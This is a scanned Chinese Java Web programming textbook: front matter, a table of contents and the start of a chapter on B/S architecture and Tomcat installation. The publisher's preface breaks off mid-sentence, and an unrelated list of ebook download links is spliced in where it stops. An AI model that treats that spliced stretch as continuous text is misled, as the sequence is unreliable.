

# Java Web 程序设计

郭克华 主编  
李 敏 陈志刚 副主编

清华大学出版社  
北京



## 内容简介

本书分为 5 部分共 19 章,包括入门、JSP 编程、Servlet 和 JavaBean 开发、应用开发与框架、其他内容。本书使用的开发环境是 JDK 1.6+MyEclipse 7.0+Tomcat 6.x,引领读者从基础到各个知识点循序渐进地学习。全书内容由浅入深,并辅以大量的实例说明,本书的最后提供了一些课程设计的内容。

本书提供了所有实例的源代码,以及开发过程中用到的软件,供读者学习参考使用。

本书为学校教学量身定做,每个章节都有建议的课时。本书供高校 Java Web 开发相关课程使用,也可供有 Java SE 基础但没有 Java Web 开发基础的程序员作为入门用书,还可供社会 Java Web 开发培训班作为教材使用,对于缺乏项目实战经验的程序员来说可用于快速积累项目开发经验。

本书封面贴有清华大学出版社防伪标签,无标签者不得销售。

版权所有,侵权必究。侵权举报电话:010-62782989 13701121933

## 图书在版编目(CIP)数据

Java Web 程序设计/郭克华主编.--北京: 清华大学出版社, 2011.1

(21 世纪高等学校规划教材·计算机科学与技术)

ISBN 978-7-302-23288-9

I. ①J… II. ①郭… III. ①JAVA 语言—程序设计 IV. ①TP312

中国版本图书馆 CIP 数据核字(2010)第 147668 号

责任编辑: 魏江江 薛 阳

责任校对: 白 蕾

责任印制: 杨 艳

出版发行: 清华大学出版社

<http://www.tup.com.cn>

地 址: 北京清华大学学研大厦 A 座

邮 编: 100084

社 总 机: 010-62770175

邮 购: 010-62786544

投稿与读者服务: 010-62795954, jsjjc@tup.tsinghua.edu.cn

质 量 反 馈: 010-62772015, zhiliang@tup.tsinghua.edu.cn

印 装 者: 北京国马印刷厂

经 销: 全国新华书店

开 本: 185×260 印 张: 18.25 字 数: 437 千字

版 次: 2011 年 1 月第 1 版 印 次: 2011 年 1 月第 1 次印刷

印 数: 1~3000

定 价: 29.50 元

---

产品编号: 037373-01

## 出版说明

随着我国改革开放的进一步深化,高等教育也得到了快速发展,各地高校紧密结合地方经济建设发展需要,科学运用市场调节机制,加大了使用信息科学等现代科学技术提升、改造传统学科专业的投入力度,通过教育改革合理调整和配置了教育资源,优化了传统学科专业,积极为地方经济建设输送人才,为我国经济社会的快速、健康和可持续发展以及高等教育自身的改革发展做出了巨大贡献。但是,高等教育质量还需要进一步提高以适应经济社会发展的需要,不少高校的专业设置和结构不尽合理,教师队伍整体素质亟待提高,人才培养模式、教学内容和方法需要进一步转变,学生的实践能力和创新精神亟待加强。

教育部一直十分重视高等教育质量工作。2007年1月,教育部下发了《关于实施高等学校本科教学质量与教学改革工程的意见》,计划实施“高等学校本科教学质量与教学改革工程(简称‘质量工程’)\”,通过专业结构调整、课程教材建设、实践教学改革、教学团队建设等多项内容,进一步深化高等学校教学改革,提高人才培养的能力和水平,更好地满足经济社会发展对高素质人才的需要。在贯彻和落实教育部“质量工程”的过程中,各地高校发挥师资力量强、办学经验丰富、教学资源充裕等优势,对其特色专业及特色课程(群)加以规划、整理和总结,更新教学内容、改革课程体系,建设了一大批内容新、体系新、方法新、手段新的特色课程。在此基础上,经教育部相关教学指导委员会专家的指导和建议,清华大学出版社在多个领域精选各高校的特色课程,分别规划出版系列教材,以配合“质量工程”的实施,满足各高校教学质量和教学改革的需要。

为了深入贯彻落实教育部《关于加强高等学校本科教学工作,提高教学质量的若干意见》精神,紧密配合教育部已经启动的“高等学校教学质量与教学改革工程精品课程建设工作”,在有关专家、教授的倡议和有关部门的大力支持下,我们组织并成立了“清华大学出版社教材编审委员会”(以下简称“编委会”),旨在配合教育部制定精品课程教材的出版规划,讨论并实施精品课程教材的编写与出版工作。“编委会”成员皆来自全国各类高等学校教学与科研第一线的骨干教师,其中许多教师为各校相关院、系主管教学的院长或系主任。

按照教育部的要求,“编委会”一致认为,精品课程的建设工作从开始就要坚持高标准、严要求,处于一个比较高的起点上;精品课程教材应该能够反映各高校教学改革与课程建设的需要,要有特色风格、有创新性(新体系、新内容、新手段、新思路,教材的内容体系有较高的科学创新、技术创新和理念创新的含量)、先进性(对原有的学科体系有实质性的改革和发展,顺应并符合21世纪教学发展的规律,代表并引领课程发展的趋势和方向)、示范性(教材所体现的课程体系具有较广泛的辐射性和示范性)和一定的前瞻性。教材由个人申报或各校推荐(通过所在高校的“编委会”成员推荐),经“编委会”认真评审,最后由清华大学出版

## 最新 JavaScript、Ajax 典藏级学习资料下载分类汇总

### JavaScript 初学者及参考必备：

[JavaScript 学习指南（第 2 版）](#)

[JavaScript 权威指南 第 6 版 PDF+epub](#)

[JavaScript 高级程序设计（第 2 版）中文版](#)

[JavaScript 宝典 第 7 版](#)

[JavaScript 入门经典（第 3 版）中文高清 PDF 下载](#)

[JavaScript 语言精粹中文版 | 英文 chm 版 | 英文 pdf 版](#)

[JavaScript 开发技术大全](#)

[JavaScript & DHTML Cookbook 中文版（第 2 版）](#)

[JavaScript 捷径教程](#)

[JavaScript 实战 中文版](#)

[JavaScript DOM 高级程序设计（中文版高清 PDF 下载）](#)

[ppk 谈 JavaScript（中文高清 PDF）](#)

[JavaScript 设计模式 中文版](#)

[JavaScript 王者归来](#)

[Advanced Javascript（JavaScript 高级编程 3）](#)

[Professional JavaScript for Web Developers](#)

[O'Reilly JavaScript Patterns](#)

[JavaScript DOM 编程艺术第一版中英文 | 第二版英文](#)

[JavaScript 与 Jscript 从入门到精通](#)

[JavaScript 实用指南](#)

[精通 JavaScript（图灵计算机科学丛书）](#)

[High Performance JavaScript（中英文对照版）](#)

[CSS&javascript 动态网页设计与制作](#)

[JavaScript 网页特效范例宝典 | 源码](#)

[实用 JavaScript 网页特效编程百宝箱](#)

### JavaScript 框架 (JavaScript/Ajax Frameworks) :

[jQuery 基础教程（第 2 版）中文高清 PDF 下载 | 英文版](#)

[jQuery 实战（jQuery in Action）中文下载 | 英文版](#)

[锋利的 jQuery](#)

[jQuery 攻略中文 PDF | 英文版](#)

[15 天学会 jQuery（PDF 中文版）](#)

[O'Reilly jQuery Pocket Reference](#)

[Prototype and Scriptaculous in Action](#)

[精通 Dojo 中文版 PDF](#)

[Dojo: The Definitive Guide — Dojo 权威指南](#)

### AJAX (Asynchronous JavaScript and XML) :

[AJAX 完全手册（AJAX: The Complete Reference）中文版](#)

[Wiley AJAX Bible（Ajax 宝典）](#)

[Ajax 基础教程](#)

[XMLHttpRequest 中文参考手册](#)

[征服 Ajax Web 2.0 开发详解](#)

[Wrox Professional Ajax, 2nd Edition（Ajax 高级编程）](#)

[O'Reilly Ajax: The Definitive Guide（Ajax 权威指南）](#)

[Beginning Javascript with DOM Scripting and Ajax 从入门到精通](#)

[O'Reilly Ajax Hacks](#)

[O'Reilly Adding Ajax](#)

### 视频教程：

[AJAX 基础教程 AJAX Essential Training 视频教程系列](#)


[jQuery 开发视频教程 jQuery Projects: Creating an Interactive Photo Gallery](#)



|                            |    |
|----------------------------|----|
| <b>第1章 Java Web 开发环境配置</b> | 1  |
| 1.1 B/S 结构                 | 1  |
| 1.2 服务器安装                  | 3  |
| 1.2.1 服务器的作用               | 3  |
| 1.2.2 获取服务器软件              | 3  |
| 1.2.3 安装服务器                | 3  |
| 1.2.4 测试服务器                | 7  |
| 1.2.5 配置服务器                | 8  |
| 1.3 IDE 安装                 | 9  |
| 1.3.1 IDE 的作用              | 9  |
| 1.3.2 获取 IDE 软件            | 9  |
| 1.3.3 安装 IDE               | 9  |
| 1.3.4 配置 IDE               | 11 |
| 1.4 第一个 Web 项目             | 14 |
| 1.4.1 创建一个 Web 项目          | 14 |
| 1.4.2 目录结构                 | 16 |
| 1.4.3 部署                   | 17 |
| 1.4.4 常见错误                 | 19 |
| 1.5 本章总结                   | 21 |
| 1.6 上机习题                   | 21 |
| <b>第2章 HTML 基础</b>         | 22 |
| 2.1 静态网页制作                 | 22 |
| 2.1.1 HTML 简介              | 22 |
| 2.1.2 HTML 文档的基本结构         | 23 |
| 2.2 HTML 中的常见标签            | 23 |
| 2.2.1 文字布局及字体标签            | 23 |
| 2.2.2 列表标签                 | 26 |
| 2.3 表格标签                   | 27 |
| 2.3.1 表格基本设计               | 27 |
| 2.3.2 合并单元格                | 29 |
| 2.4 链接和图片标签                | 30 |



|                               |           |
|-------------------------------|-----------|
| 2.5 表单标签 .....                | 31        |
| 2.6 框架 .....                  | 33        |
| 2.7 本章总结 .....                | 34        |
| 2.8 上机习题 .....                | 35        |
| <b>第3章 JavaScript基础 .....</b> | <b>36</b> |
| 3.1 JavaScript简介 .....        | 36        |
| 3.1.1 第一个JavaScript程序 .....   | 36        |
| 3.1.2 JavaScript语法 .....      | 37        |
| 3.2 JavaScript内置对象 .....      | 39        |
| 3.2.1 window对象 .....          | 39        |
| 3.2.2 history对象 .....         | 42        |
| 3.2.3 document对象 .....        | 43        |
| 3.2.4 location对象 .....        | 46        |
| 3.3 本章总结 .....                | 47        |
| 3.4 上机习题 .....                | 47        |
| <b>第4章 JSP基本语法 .....</b>      | <b>48</b> |
| 4.1 第一个JSP页面 .....            | 48        |
| 4.2 注释 .....                  | 50        |
| 4.3 JSP表达式 .....              | 52        |
| 4.4 JSP程序段 .....              | 53        |
| 4.5 JSP声明 .....               | 54        |
| 4.6 URL传值 .....               | 55        |
| 4.7 JSP指令和动作 .....            | 57        |
| 4.7.1 JSP指令 .....             | 57        |
| 4.7.2 JSP动作 .....             | 61        |
| 4.8 本章总结 .....                | 62        |
| 4.9 上机习题 .....                | 62        |
| <b>第5章 表单开发 .....</b>         | <b>64</b> |
| 5.1 认识表单 .....                | 64        |
| 5.1.1 表单的作用 .....             | 64        |
| 5.1.2 定义表单 .....              | 64        |
| 5.2 单一表单元素数据的获取 .....         | 66        |
| 5.2.1 获取文本框中的数据 .....         | 66        |
| 5.2.2 获取密码框中的数据 .....         | 67        |
| 5.2.3 获取多行文本框中的数据 .....       | 68        |
| 5.2.4 获取单选按钮中的数据 .....        | 69        |



|                                    |            |
|------------------------------------|------------|
| 8.1.1 购物车需求 .....                  | 102        |
| 8.1.2 如何用 session 开发购物车 .....      | 104        |
| 8.2 session 其他 API .....           | 106        |
| 8.2.1 session 的其他操作 .....          | 106        |
| 8.2.2 sessionId .....              | 108        |
| 8.2.3 利用 session 保存登录信息 .....      | 109        |
| 8.3 application 对象 .....           | 110        |
| 8.4 其他对象 .....                     | 111        |
| 8.5 本章总结 .....                     | 112        |
| 8.6 上机习题 .....                     | 112        |
| <b>第 9 章 Servlet 编程 .....</b>      | <b>113</b> |
| 9.1 认识 Servlet .....               | 113        |
| 9.2 编写 Servlet .....               | 113        |
| 9.2.1 建立 Servlet .....             | 113        |
| 9.2.2 Servlet 运行机制 .....           | 116        |
| 9.3 Servlet 生命周期 .....             | 117        |
| 9.4 Servlet 与 JSP 内置对象 .....       | 118        |
| 9.5 设置欢迎页面 .....                   | 120        |
| 9.6 在 Servlet 中读取参数 .....          | 121        |
| 9.6.1 设置参数 .....                   | 121        |
| 9.6.2 获取参数 .....                   | 122        |
| 9.7 使用过滤器 .....                    | 123        |
| 9.7.1 为什么需要过滤器 .....               | 123        |
| 9.7.2 编写过滤器 .....                  | 124        |
| 9.7.3 需要注意的问题 .....                | 127        |
| 9.8 异常处理 .....                     | 129        |
| 9.9 本章总结 .....                     | 130        |
| 9.10 上机习题 .....                    | 130        |
| <b>第 10 章 JSP 和 JavaBean .....</b> | <b>131</b> |
| 10.1 认识 JavaBean .....             | 131        |
| 10.1.1 编写 JavaBean .....           | 132        |
| 10.1.2 特殊 JavaBean 属性 .....        | 133        |
| 10.2 在 JSP 中使用 JavaBean .....      | 134        |
| 10.3 JavaBean 的范围 .....            | 136        |
| 10.4 DAO 和 VO .....                | 139        |
| 10.4.1 为什么需要 DAO 和 VO .....        | 139        |
| 10.4.2 编写 DAO 和 VO .....           | 139        |



10.4.3 在 JSP 中使用 DAO 和 VO ..... 141

10.5 本章总结 ..... 141

10.6 上机习题 ..... 142

## 第 11 章 EL 和 JSTL ..... 143

11.1 认识表达式语言 ..... 143

    11.1.1 为什么需要表达式语言 ..... 143

    11.1.2 表达式语言基本语法 ..... 143

11.2 基本运算符 ..... 144

    11.2.1 “.”和[]运算符 ..... 144

    11.2.2 算术运算符 ..... 144

    11.2.3 关系运算符 ..... 145

    11.2.4 逻辑运算符 ..... 145

    11.2.5 其他运算符 ..... 145

11.3 数据访问 ..... 146

    11.3.1 对象的作用域 ..... 146

    11.3.2 访问 JavaBean ..... 147

    11.3.3 访问集合 ..... 148

    11.3.4 其他隐含对象 ..... 148

11.4 认识 JSTL ..... 149

11.5 核心标签库 ..... 150

    11.5.1 核心标签库介绍 ..... 150

    11.5.2 用核心标签进行基本数据操作 ..... 150

    11.5.3 用核心标签进行流程控制 ..... 152

11.6 XML 标签库简介 ..... 155

11.7 国际化标签库简介 ..... 156

11.8 数据库标签库简介 ..... 157

11.9 函数标签库简介 ..... 157

11.10 本章总结 ..... 160

11.11 上机习题 ..... 160

## 第 12 章 Ajax 入门 ..... 161

12.1 Ajax 概述 ..... 161

    12.1.1 为什么需要 Ajax 技术 ..... 161

    12.1.2 Ajax 技术介绍 ..... 162

12.2 Ajax 开发 ..... 164

    12.2.1 Ajax 核心代码 ..... 164

    12.2.2 API 解释 ..... 164

12.3 Ajax 简单案例 ..... 168



|                                       |            |
|---------------------------------------|------------|
| 12.3.1 表单验证需求 .....                   | 168        |
| 12.3.2 实现方法 .....                     | 168        |
| 12.3.3 需要注意的问题 .....                  | 170        |
| 12.4 本章总结 .....                       | 171        |
| 12.5 上机习题 .....                       | 171        |
| <b>第 13 章 验证码和文件上传、下载 .....</b>       | <b>172</b> |
| 13.1 使用 JSP 验证码 .....                 | 172        |
| 13.2 验证码开发 .....                      | 173        |
| 13.2.1 在 JSP 上实现验证码 .....             | 173        |
| 13.2.2 实现验证码刷新 .....                  | 176        |
| 13.2.3 用验证码进行验证 .....                 | 176        |
| 13.3 认识文件上传 .....                     | 177        |
| 13.4 实现文件上传 .....                     | 178        |
| 13.4.1 文件上传包 .....                    | 178        |
| 13.4.2 实现文件上传 .....                   | 178        |
| 13.5 文件下载 .....                       | 181        |
| 13.6 本章总结 .....                       | 183        |
| 13.7 上机习题 .....                       | 183        |
| <b>第 14 章 MVC 和 Struts 基本原理 .....</b> | <b>184</b> |
| 14.1 MVC 模式 .....                     | 184        |
| 14.2 Struts 框架的基本原理 .....             | 185        |
| 14.2.1 Struts 框架简介 .....              | 185        |
| 14.2.2 Struts 框架原理 .....              | 186        |
| 14.3 Struts 框架的基本使用方法 .....           | 186        |
| 14.3.1 导入 Struts 框架 .....             | 187        |
| 14.3.2 编写 JSP .....                   | 189        |
| 14.3.3 编写并配置 ActionForm .....         | 190        |
| 14.3.4 编写并配置 Action .....             | 191        |
| 14.3.5 测试 .....                       | 193        |
| 14.4 几个其他问题 .....                     | 193        |
| 14.4.1 程序运行流程 .....                   | 193        |
| 14.4.2 ActionForm 生命周期 .....          | 193        |
| 14.4.3 其他问题 .....                     | 194        |
| 14.5 本章总结 .....                       | 196        |
| 14.6 上机习题 .....                       | 196        |



## 第 15 章 Struts 标签库 ..... 197

|                                      |     |
|--------------------------------------|-----|
| 15.1 认识 Struts 标签库.....              | 197 |
| 15.1.1 Struts 标签库简介 .....            | 197 |
| 15.1.2 使用 Struts 1.2 标签库新建 JSP ..... | 197 |
| 15.2 struts-html 输入标签的使用.....        | 199 |
| 15.2.1 使用 struts-html 标签生成一个表单 ..... | 199 |
| 15.2.2 struts-html 简单输入标签的使用.....    | 201 |
| 15.2.3 struts-html 复杂输入标签的使用.....    | 203 |
| 15.3 struts-bean 标签库的使用 .....        | 204 |
| 15.4 struts-logic 标签库的使用 .....       | 206 |
| 15.4.1 struts-logic 标签库简介.....       | 206 |
| 15.4.2 struts-logic 比较运算标签的使用.....   | 206 |
| 15.4.3 struts-logic 存在性判断标签的使用.....  | 207 |
| 15.4.4 struts-logic 遍历标签的使用.....     | 207 |
| 15.5 本章总结 .....                      | 208 |
| 15.6 上机习题 .....                      | 208 |

## 第 16 章 Struts 资源文件和错误处理 ..... 209

|                                 |     |
|---------------------------------|-----|
| 16.1 Struts 资源文件的使用方法 .....     | 209 |
| 16.1.1 认识 Struts 资源文件.....      | 209 |
| 16.1.2 Struts 默认资源文件的使用方法 ..... | 210 |
| 16.1.3 在资源文件中传参数 .....          | 212 |
| 16.1.4 多个资源文件 .....             | 214 |
| 16.2 Struts 错误处理 .....          | 215 |
| 16.2.1 Struts 错误简介 .....        | 215 |
| 16.2.2 前端错误的处理方法 .....          | 216 |
| 16.2.3 业务逻辑错误的处理方法 .....        | 219 |
| 16.3 本章总结 .....                 | 220 |
| 16.4 上机习题 .....                 | 220 |

## 第 17 章 Struts 2 基础开发 ..... 221

|                             |     |
|-----------------------------|-----|
| 17.1 Struts 2 简介 .....      | 221 |
| 17.2 Struts 2 的基本原理 .....   | 222 |
| 17.2.1 环境配置 .....           | 222 |
| 17.2.2 Struts 2 原理 .....    | 222 |
| 17.3 Struts 2 的基本使用方法 ..... | 223 |
| 17.3.1 导入 Struts 2 .....    | 223 |
| 17.3.2 编写 JSP .....         | 224 |



|                                  |            |
|----------------------------------|------------|
| 17.3.3 编写并配置 ActionForm .....    | 225        |
| 17.3.4 编写并配置 Action .....        | 226        |
| 17.3.5 测试 .....                  | 227        |
| 17.4 其他问题 .....                  | 228        |
| 17.4.1 程序运行流程 .....              | 228        |
| 17.4.2 Action 生命周期 .....         | 228        |
| 17.4.3 在 Action 中访问 Web 对象 ..... | 229        |
| 17.5 本章总结 .....                  | 230        |
| 17.6 上机习题 .....                  | 230        |
| <b>第 18 章 JSP 自定义标签 .....</b>    | <b>231</b> |
| 18.1 认识自定义标签 .....               | 231        |
| 18.1.1 什么是 JSP 标签 .....          | 231        |
| 18.1.2 为什么需要自定义标签 .....          | 232        |
| 18.1.3 自定义标签介绍 .....             | 232        |
| 18.2 开发自定义标签 .....               | 232        |
| 18.2.1 确定标签父类 .....              | 232        |
| 18.2.2 编写标签中的函数 .....            | 233        |
| 18.3 配置自定义标签 .....               | 235        |
| 18.3.1 为什么需要配置自定义标签 .....        | 235        |
| 18.3.2 编写标签库定义文件 .....           | 235        |
| 18.4 使用自定义标签 .....               | 236        |
| 18.4.1 导入标签库 .....               | 236        |
| 18.4.2 使用标签 .....                | 236        |
| 18.5 开发具有属性的标签 .....             | 237        |
| 18.5.1 为什么需要属性 .....             | 237        |
| 18.5.2 开发属性 .....                | 237        |
| 18.5.3 使用属性 .....                | 238        |
| 18.5.4 使用默认属性 .....              | 238        |
| 18.5.5 设置表达式属性 .....             | 239        |
| 18.6 开发自定义体标签 .....              | 240        |
| 18.7 本章总结 .....                  | 242        |
| 18.8 上机习题 .....                  | 242        |
| <b>第 19 章 Web 网站安全 .....</b>     | <b>243</b> |
| 19.1 URL 操作攻击 .....              | 243        |
| 19.1.1 URL 操作攻击介绍 .....          | 243        |
| 19.1.2 解决方法 .....                | 245        |
| 19.2 Web 跨站脚本攻击 .....            | 245        |



|                       |            |
|-----------------------|------------|
| 19.2.1 跨站脚本攻击的原理      | 245        |
| 19.2.2 跨站脚本攻击的危害      | 251        |
| 19.2.3 防范方法           | 251        |
| 19.3 SQL注入            | 254        |
| 19.3.1 SQL注入的原理       | 254        |
| 19.3.2 SQL注入攻击的危害     | 257        |
| 19.3.3 防范方法           | 257        |
| 19.4 密码保护与验证          | 258        |
| 19.5 本章总结             | 261        |
| <b>附录 A 教学资源与使用说明</b> | <b>262</b> |
| <b>附录 B</b>           | <b>266</b> |
| 课程设计 1 档案管理系统         | 266        |
| 课程设计 2 光盘在线销售平台       | 268        |

## 第1章

# Java Web开发环境配置

建议学时：2

Web 开发是 B/S 模式下进行的一种开发形式。本章首先学习 B/S 结构的主要特点，然后学习服务器的安装、IDE 的安装和配置。最后，学习建立简单的 Web 项目，并了解 Web 项目的结构。

## 1.1 B/S 结构

在网络应用程序中，有两种基本的结构：C/S(客户机/服务器)和 B/S(浏览器/服务器)。C/S 程序，以通常使用的 QQ 为例，系统的部署结构如图 1-1 所示。

从图 1-1 可以看出，C/S，分为客户机和服务端两层，把应用软件安装在客户机端，通过网络与服务器端相互通信。如果客户端改动了（如界面丰富，功能增加），就必须通知所有的客户端重新安装，维护稍有不便。

而 B/S 结构却能不用通知客户端安装某个软件，内容修改了，也不需要通知客户端升级。B/S 也分为客户机和服务端两层，但是客户机上不用安装软件，只需要使用浏览器即可。例如，在 Google 的查询界面中，输入 <http://www.google.com>，通过 IE 进行查询，就是 B/S 结构的一种应用形式。这样，每当修改了应用系统，只需要维护应用服务器，所有客户端只需打开浏览器，输入相应的网址（如 <http://www.google.com>），就可以访问到最新的应用系统。当前的应用系统中，B/S 系统占绝对主流地位。

不过，浏览器也并不是不需要安装，一般是和操作系统一起安装的。在 Windows 系统里面，Internet Explorer(IE)就是浏览器。IE 在桌面上的图标如图 1-2 所示。



图 1-2 浏览器图标

因此，B/S 结构如图 1-3 所示。

但是，B/S 结构相较于 C/S 结构，也存在一定的劣势，如服务器端




图 1-1 QQ 的部署结构

负担比较重,客户端界面不够丰富,快速响应不如 C/S 等。

要开发基于 B/S 的应用系统,首先必须知道什么是 Web 网站。

Web 原意是“蜘蛛网”,或“网”。在互联网等技术领域,特指网络,在应用程序领域,又是“World Wide Web(万维网)”的简称。不过,对于不同的对象,有好几个方面的意思:对于普通用户来说,Web 是一种应用程序的使用环境;对于软件(网站)的制作者来说,是一系列技术的复合总称,如网站的用户界面、后台程序、数据库等。

在 Web 程序结构中,浏览器端与应用服务器端采用请求/响应模式进行交互,如图 1-4 所示。



图 1-3 B/S 部署结构




图 1-4 浏览器端与服务器端的交互模式

过程描述如下。

(1) 客户端(通常是浏览器,如 IE、Firefox 等)接受用户的输入,如用户名、密码、查询字符串等。

(2) 客户端向应用服务器发送请求:输入之后,提交,客户端把请求信息(包含表单中的输入以及其他请求等信息)发送到应用服务器端,客户端等待服务器端的响应。

(3) 数据处理:应用服务器端使用某种脚本语言访问数据库,查询数据,并获得查询结果。

(4) 数据库向应用服务器中的程序返回结果。

(5) 发送响应:应用服务器端向客户端发送响应信息(一般是动态生成的 HTML 页面)。

(6) 显示:由用户的浏览器解释 HTML 代码,呈现用户界面。

可以说,不同的 Web 编程语言都对应着不同的 Web 编程方式,目前常见的应用于 Web 的编程语言主要有以下几种。

(1) CGI(Common Gateway Interface)

CGI 全称是“公共网关接口”,其程序须运行在服务器端。CGI 的核心是 CGI 程序,负责处理客户端的请求。早期有很多 Web 程序用 CGI 编写,但是由于其性能较低且编程复杂,目前使用较少。

(2) PHP(Hypertext Preprocessor)

PHP 是一种可嵌入 HTML、可在服务器端执行的内嵌式脚本语言,语言的风格比较类似于 C 语言,使用范围比较广泛。PHP 执行效率比 CGI 要高许多;另外,它支持几乎所有流行的数据库以及操作系统。

### (3) JSP(Java Server Pages)

JSP 是由 Sun 公司提出,其他许多公司一起参与建立的一种动态网页技术标准。和 PHP 一样,JSP 开发的 Web 应用也是跨平台的。另外,JSP 支持自定义标签。JSP 具备了 Java 技术面向对象、平台无关性且安全可靠的优点,众多大公司都支持 JSP 技术的服务器,使得 JSP 在商业应用的开发方面成为一种流行的语言。

### (4) ASP(Active Server Page)

ASP 意为“动态服务器页面”,是微软公司开发的一种应用,最初目的是代替 CGI 脚本,可以运行于服务器端,在中小型 Web 应用中比较流行。

## 1.2 服务器安装

### 1.2.1 服务器的作用

一个 Web 网站,最基本的要求是:客户能够通过 http 协议访问网站中的网页。比如,输入 <http://www.google.com>,可以打开 Google 页面,说明 Google 就是 Web 网站。

为了能通过 http 协议访问网页,只需将网页放在服务器中运行。此处所讲的服务器是软件服务器,不是硬件服务器。

Java 系列的服务器很多,如 Tomcat、Resin、JBoss、WebLogic、WebSphere 等。本章以 Tomcat 6.0 为例来进行讲解。

不过,值得注意的是,在安装 Tomcat 6.0 之前,一定要保证安装了 JDK 5.0 或其以上版本,并配置了环境变量(如 Path 等)。

### 1.2.2 获取服务器软件

在浏览器地址栏中输入 <http://tomcat.apache.org>,可以看到 Tomcat 的可下载版本,如图 1-5 所示。选择“Tomcat 6.x”,可以根据提示下载。

单击“Tomcat 6.x”,到达如图 1-6 所示页面(此处显示的是页面底部的部分)。

在 Windows 环境下,选择 Windows Service Installer,即可下载安装版本。下载之后,得到一个可执行文件,在本章中为“`apache-tomcat-6.0.20.exe`”。注意,也可以下载压缩包,直接解压之后即可运行。

读者访问此页面时,可能显示的界面会稍有不同,读者可自行下载相应版本应用。

### 1.2.3 安装服务器

#### 1. 安装过程

双击下载后的安装文件,得到如图 1-7 所示的安装界面。




图 1-5 Tomcat 下载版本




图 1-6 “Tomcat 6.x”下载页面



图 1-7 Tomcat 安装界面(1)

单击 Next 按钮, 得到如图 1-8 所示的界面。




图 1-8 Tomcat 安装界面(2)

在该界面中,单击 I Agree 按钮,出现如图 1-9 所示的界面。

